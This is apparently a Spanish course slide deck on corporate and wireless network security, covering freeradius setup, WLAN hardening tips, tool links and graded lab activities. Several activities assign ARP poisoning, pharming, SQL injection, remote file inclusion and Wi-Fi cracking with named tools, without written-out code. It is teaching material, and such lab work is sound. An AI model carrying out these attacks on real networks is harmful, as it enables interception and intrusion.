
## Servidor de Autenticaciones RADIUS: Ejemplo freeradius

En la configuración de la red, en la sección Asociación tenemos que seleccionar una autenticación de red "WPA2" y el cifrado de datos "AES".

Pulsamos el botón de Propiedades y deseleccionamos la opción que dice "validar un certificado del servidor". En el caso de querer dicha opción tendremos que habilitar uno en nuestro servidor en **/etc/freeradius/certs**.

Pulsamos el botón "Configurar" y no activaremos la opción, para que el servidor Radius no acepte automáticamente el usuario y password de inicio de sesión en Windows.

Tras esto, guardamos los cambios y nos volvemos a conectar al punto de acceso. Ahora nos pedirá el usuario y contraseña para poder autenticarnos en el servidor Radius.



# Sistemas de Seguridad en WLAN

## Recomendaciones de Seguridad WLAN

□ Dado que el acceso a redes inalámbricas plantea un punto muy débil de seguridad en redes corporativas algunas recomendaciones para mejorar la seguridad son:

- ❖ Asegurar la administración del punto de acceso (AP), por ser un punto de control de las comunicaciones de todos los usuarios, y por tanto crítico en la red, cambiando la contraseña por defecto. Actualizar el firmware disponible del dispositivo para mejorar sus prestaciones, sobre todo de seguridad.
- ❖ Aumentar la seguridad de los datos transmitidos: usando encriptación WEP o WPA/WPA2 o servidor Radius, y cambiando las claves regularmente.
- ❖ Cambia el SSID por defecto y desactiva el broadcasting SSID. Los posibles intrusos tendrán que introducir manualmente el SSID y conocerlo previamente. Aunque la administración de los clientes se complica ya que deberán conocer el nombre exacto del SSID.
- ❖ Realizar una administración y monitorización minuciosa:
  - ✓ Desactivar el servidor DHCP, y asignar manualmente en los equipos las direcciones IP. Cambiar las direcciones IP del punto de acceso y el rango de la red por defecto.
  - ✓ Activar el filtrado de conexiones permitidas mediante direcciones MAC.
  - ✓ Establecer un número máximo de dispositivos que pueden conectarse.
  - ✓ Analizar periódicamente los usuarios conectados verificando si son autorizados o no.
- ❖ Desconexión del AP cuando no se use.
- ❖ Actualizar el firmware del dispositivo, para evitar vulnerabilidades o añadir nuevas funciones de seguridad.

# Referencias WEB:

## Contenidos

- Curso abierto con materiales y ejercicios sobre Seguridad Avanzada en Redes
  - [http://ocw.uoc.edu/informatica-tecnologia-y-multimedia/aspectos-avanzados-de-seguridad-en-redes/Course listing](http://ocw.uoc.edu/informatica-tecnologia-y-multimedia/aspectos-avanzados-de-seguridad-en-redes/Course_listing)
- Sitio web sobre seguridad informática en materia de redes:
  - <http://www.virusprot.com/>
- Noticias sobre seguridad en redes. Asociación de internautas:
  - <http://seguridad.internautas.org/>
- Conexiones inalámbricas seguras y auditorías wireless en:
  - <http://www.seguridadwireless.net/>
- Blog especializado en seguridad y redes
  - <http://seguridadyredes.nireblog.com/>

# Referencias WEB:

## Direcciones de interés

### ■ Escaneo de puertos on-line

- <http://www.internautas.org/w-scanonline.php>
- <http://www.upseros.com/portscan.php>
- <http://www.kvron.com/utils/portscanner/index.php>

### ■ Test de velocidad de tu conexión a Internet

- <http://www.adsl4ever.com/test/>
- <http://www.testdevelocidad.es/>
- <http://www.internautas.org/testvelocidad/>
- <http://www.adslayuda.com/test-de-velocidad/>

### ■ Test sobre phishing de Verisign disponible en

- <https://www.phish-no-phish.com/es>

# **Enlaces a Herramientas SW: Direcciones de interés**

- Simuladores de configuración de dispositivos como router-punto de acceso inalámbrico TP-LINK.
  - <http://www.tp-link.com/support/simulator.asp>
  - <http://www.tp-link.com/simulator/TL-WA501G/userRpm/index.htm>
- Simulador del router inalámbrico Linksys WRT54GL:
  - <http://ui.linksys.com/files/WRT54GL/4.30.0/Setup.htm>
- Simuladores de routers inalámbricos D-Link:
  - <http://support.dlink.com/emulators/dwlg820/HomeWizard.html>
  - <http://support.dlink.com/emulators/dsl2640b/306041/vpivci.html>
  - <http://support.dlink.com/emulators/dwl2100ap>
  - [http://support.dlink.com/emulators/di604\\_reve](http://support.dlink.com/emulators/di604_reve)

# Enlaces a Herramientas SW: Software

- Angry IP Scanner : software escaneador de IP.
  - <http://www.angryip.org/w/Download>
- Wireshark: Packet sniffer:
  - <http://www.wireshark.org/download.html>
- Cain & Abel: sniffer, generador de ataques MitM, spoofing, etc.
  - <http://www.oxid.it/cain.html>
- SNORT: software de detección de intrusos (IDS).
  - <http://www.snort.org/>
- Alarmas de intentos de duplicados ARP: bajo GNU/Linux Arpwatch o en Windows DecaffeinatID
  - Arpwatch: <http://freequaos.host.sk/arpwatch/>
  - DecaffeinatID: <http://www.irongeek.com/i.php?page=security/decaffeinatid-simple-ids-arpwatch-for-windows>
- Openssh-server: servidor de SSH.
  - <http://www.openssh.com/>
- Putty: cliente SSH bajo sistemas Windows.
  - <http://www.putty.org/>
- Filezilla Server y Client: cliente y servidor FTP.
  - <http://filezilla-project.org/>

# Enlaces a Herramientas SW: Software

- Logmein Hamachi: software de conectividad P2P y VPN entre equipos remotos.
  - [www.logmein.com](http://www.logmein.com)
- Backtrack: distribución específica con un conjunto de herramientas de auditorías de seguridad, entre otras algunas que permiten escalada de privilegios en sistemas Windows (ophcrack) y GNU/Linux (John the ripper).
  - <http://www.backtrack-linux.org/>
- Wifiway y Wifislax: distribuciones orientadas a realizar auditorías wireless, como recuperación de contraseñas. En las últimas versiones incluyen Minidwep-gtk.
  - [www.wifiway.org/](http://www.wifiway.org/)
  - <http://www.wifislax.com/>
- Opewrt: distribución de actualización del firmware para routers y puntos de acceso inalámbricos. Se recomienda siempre realizar previamente una copia de seguridad del firmware actual.
  - <http://openwrt.org/>
- AlienVault: software libre de administración y monitorización de redes.
  - <http://alienvault.com/>
- FreeRadius: servidor Radius, de software libre.
  - <http://freeradius.org/>

# Prácticas/Actividades



Herramientas SW

Seguridad en  
redes corporativas



# Prácticas/Actividades

## Actividad 1.- Búsqueda de Información



*Búsqueda de información con el fin de elaborar un diccionario de herramientas mencionadas en este tema, y de aquellos que resulten de la búsqueda de información, en el que se describan los siguientes elementos: descripción, http de descarga y http de tutorial/manual de uso, http de ejemplo de aplicación/uso, otros aspectos.*



# Prácticas/Actividades

## Actividad 2.-

Instala, configura, documenta y prueba ARP POISONING con la herramienta Cain & Abel

## Actividad 3.-

Instala, configura, documenta y prueba PHARMING con la herramienta Cain & Abel

## Actividad 4.-

Instala, configura, documenta y prueba el sniffer-arpoison.  
<http://www.arpoison.net/>

## Actividad 5.-

Instala, configura, documenta y prueba el sniffer-ettercap.  
<http://ettercap.sourceforge.net/>

# Prácticas/Actividades



## Actividad 5.-

Instala, configura, documenta y prueba el sniffer para redes inalámbricas wireshark. <http://www.wireshark.org/>

## Actividad 6.-

Instala, configura, documenta y prueba la herramienta de ocultación y navegación (TORPARK)

## Actividad 7.-

Instala, configura, documenta y prueba el Sistemas de Detección de Intrusos (IDS) HONEYPOT.  
<http://www.projecthoneypot.org/>

# Prácticas/Actividades



## Actividad 8.-

Instala, configura, documenta y prueba el HIDS Snort en Linux. <http://www.snort.org/>

## Actividad 9.-

Instala, configura, documenta y prueba el HIDS Snort en Windows. <http://www.snort.org/>

## Actividad 10.-

Investiga, Instala, configura y prueba otra herramienta HIDS en Linux o windows

# Prácticas/Actividades



## Actividad 11.-

Como se definirías un procedimiento basado en md5sum para implementar un HIDS.

## Actividad 12.-

Instala, configura, documenta y prueba la herramienta tripwire como un HIDS. <http://www.tripwire.com/>

## Actividad 13.-

Instala, configura y prueba en HDIS para Windows XINTEGRITY. <http://www.adminso.es/index.php/Xintegrity>

# Prácticas/Actividades



Seguridad en redes corporativas

## Actividad 14.-

Instala, configura, documenta y prueba un servidor SSH en GNU/Linux -OpenSSH-. La conexión del cliente se realizará mediante sw PUTTY. <http://www.openssh.com/>

## Actividad 15.-

Crea un sitio Web seguro usando tu propio certificado digital (Windows y Linux). TLS/SSL

## Actividad 16.-

Instala, configura, documenta y prueba un servidor de VPN en Windows o GNU/Linux mediante el programa Logmein Hamachi, que permite la comunicación entre 2 máquinas remotas mediante VPN de manera fácil y sencilla.

# Prácticas/Actividades



Seguridad en redes corporativas

## Actividad 17.-

Utiliza las distintas herramientas (nikto (<http://cirt.net/nikto2>), Http Analyzer (<http://www.ieinspector.com/http analyzer/>) y Achilles) de búsqueda de vulnerabilidades, con el fin de identificar fallos de seguridad en un servicio httpd

## Actividad 18.-

Elabora un ejemplo utilizando Apache-php ó Tomcat-jsp de la vulnerabilidad web (RFI) -Remote File Inclusion-

## Actividad 18.-

Elabora ejemplos utilizando IIS-Asp ó Tomcat-jsp de la vulnerabilidad web Inyección de SQL

# Prácticas/Actividades



Seguridad en redes corporativas

## Actividad 20.-

Instala, configura, documenta y prueba la herramienta Absinthe (<http://www.0x90.org/releases/absinthe/download.php>), que realiza de forma automatizada las consultas necesarias para obtener información de la base de datos utilizada por una aplicación web.

## Actividad 21.-

Prueba un ataque a Redes Inalámbrica mediante el sw explicado en la unidad de trabajo Aircrack-ng. <http://www.aircrack-ng.org/>

## Actividad 22.-

Prueba un ataque a Redes Inalámbrica mediante el sw explicado en la unidad de trabajo Airoscript: LIVE/CD Wifislax

# Prácticas/Actividades



Seguridad en redes corporativas

## Actividad 23.-

Prueba un ataque a Redes Inalámbrica mediante el sw explicado en la unidad de trabajo: *Airoscrip: LIVE/CD Wifiway*

## Actividad 24.-

Prueba un ataque a Redes Inalámbrica mediante el sw explicado en la unidad de trabajo: *Minidwep-gtk (Live Wifiway 2.0)*

## Actividad 25.-

Realiza la instalación configuración de un *servidor Radius* bajo GNU/Linux llamado *freeradius*, para autenticar conexiones que provienen de un punto de acceso AP

# Prácticas/Actividades

Formato de entrega:

*Documento en formato XHTML 1.0, elaborado individualmente, con enlaces a elementos multimedia, que resuelvan la cuestión 1 y:*

- 1 act de entre las propuestas: Calificación máxima 7.
- 2 act de entre las propuestas : Calificación máxima 8.
- 3 act de entre las propuestas : Calificación máxima 9.

*❖ 1 punto asignado en base a elementos de calidad en el desarrollos del proyecto.*

